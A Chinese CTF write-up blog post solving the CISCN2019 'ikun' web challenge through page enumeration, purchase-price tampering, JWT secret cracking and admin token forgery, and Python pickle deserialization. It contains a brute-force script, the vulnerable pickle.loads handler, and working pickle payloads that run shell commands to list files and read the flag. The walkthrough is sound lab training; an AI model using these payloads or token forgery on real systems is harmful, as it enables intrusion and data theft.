[CISCN2019 华北赛区 Day1 Web2]ikun-1|python反序列化

考点：JWT身份伪造、python pickle反序列化、逻辑漏洞

1、打开之后首页界面直接看到了提示信息，信息如下：


2、那就随便注册一个账号进行登录，然后购买lv6，但是未发现lv6，那就查看下一页，此时观察下访问的url地址：http://xxxxxxx.node4.buuoj.cn:81/shop?page=2，很明显这里是要我们修改page参数进行访问，获取到lv6后进行购买，那就用脚本获取下lv6的位置，脚本和结果如下：

脚本代码：

```
import requests

url = 'http://6d8e46fc-520a-4d0d-a912-e9058186d353.node4.buuoj.cn:81/shop?page='
for i in range(0,2000):
    urls = url + str(i)
    rs = requests.get(urls)
    print("\r", end="")
    print('已检测到' + str(i) + '页', end='')
    if 'lv6.png' in rs.text:
        print('\nlv6在第'+str(i)+'页')
        break
```

结果如下：



3、那就访问第181页并购买lv6，但是因为我们的金额不够，所以这里需要抓取购买请求的数据包并修改和折扣信息，使我们的金额可以成功购买到lv6，结果如下：

公告

昵称： upfine
园龄： 1年7个月
粉丝： 24
关注： 4
+加关注

搜索

常用链接

我的随笔
我的评论
我的参与
最新评论
我的标签

积分与排名

积分 - 41228
排名 - 38608

随笔分类

BUUCTF刷题记录(46)
header(3)
htb(4)
md5强碰撞(1)
sql注入(15)
ssi注入(1)
SSTI注入(5)
vulnhub靶场(44)
xml实体注入(2)
xss(1)
靶场环境搭建(1)
变量覆盖(1)
代码审计(1)
代码泄露(2)
第三方工具漏洞(1)
反序列化漏洞(4)
函数特性(1)
命令执行(2)

4、发现返回的信息中只有一个：/b1g_m4mber，那就尝试访问一下，显示只允许admin账户进行访问，结果如下：

5、抓取访问的数据包，发现其中存在和身份认证有关的jwt，对jwt进行密匙爆破，成功获得密匙：1Kun，这里使用的爆破工具是：https://github.com/brendan-rius/c-jwt-cracker。使用方法：


1、sudo apt-get install libssl-dev（如果失败，则执行sudo apt-get update）

2、sudo make


3、./jwtcrack JWT

最终获得密匙如下：

6、破解密匙后，然后通过我们的密匙生成新的jwt，网站：https://jwt.io/或者brup的JSON Web Token（修改JWT之后，会自动修改抓取数据包中的JWT，这个还是比较方便的）插件，结果如下：



7、使用新生成的jwt替换掉原数据包中的jwt并发送数据包，成功进入到admin账户的界面并查看源代码信息，发现了一个压缩包，结果如下：




```
<div class="ui text container login-wrap-inf">
<!-- 潜伏敌后已久，只能帮到这了 -->
<a href="/static/asd1f654e683wq/www.zip" ><span style="visibility:hidden">删库跑路前我留了好多
<div class="ui segments center paddd">
<!-- 对抗*站黑科技，目前为测试阶段，只对管理员开放 -->
<div class="ui segment">
<img src="/static/img/b.png" alt=""/>
```

8、然后就对代码进行审计，但是因为对python不够了解，所以在网上未发现是python pickle的序列化漏洞，漏洞存在admin.py文件中，代码信息如下：

```
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib


class AdminHandler(BaseHandler):
    @tornado.web.authenticated
```

```
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')

    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
        except:
            return self.render('form.html', res='This is Black Technology!', member=0)
```

然后在网上查找了下利用的方式，需要通过脚本生成payload：ccommands%0Agetoutput%0Ap0%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.，脚本信息如下（不要使用python3）：

```
import pickle
import urllib
import commands

class payload(object):
    def __reduce__(self):
        return (commands.getoutput,('ls /',))

a = payload()
print urllib.quote(pickle.dumps(a))
```

9、获取到payload之后就在前端找一下become参数，发现参数被隐藏起来了，删除hidden属性，输入payload，点击一键成为大会员抓包（不要忘了修改JWT），获得flag.txt，结果如下：

10、修改脚本中的命令，读取flag.txt文件，修改后的脚本为：

```python
import pickle
import urllib
import commands

class payload(object):
    def __reduce__(self):
        return (commands.getoutput,('cat /flag.txt',))

a = payload()
print urllib.quote(pickle.dumps(a))
```

payload：

ccommands%0Agetoutput%0Ap0%0A%28S%27cat%20/flag.txt%27%0Ap1%0Atp2%0ARp3%0A.，重复步骤9，成功获得flag：flag{8c613da6-9a6e-4eac-ac4e-8076e3af0f7c}，结果如下：

如果您觉得阅读本文对您有帮助，请点一下**“推荐”**按钮，您的**“推荐”**将是我最大的写作动力！欢迎各位转载，但

« 上一篇： [RootersCTF2019]I_<3_Flask-1|SSTI注入
» 下一篇： [网鼎杯 2020 朱雀组]phpweb-1|反序列化

posted @ 2022-08-30 09:24 upfine 阅读(335) 评论(0) 编辑 收藏 举报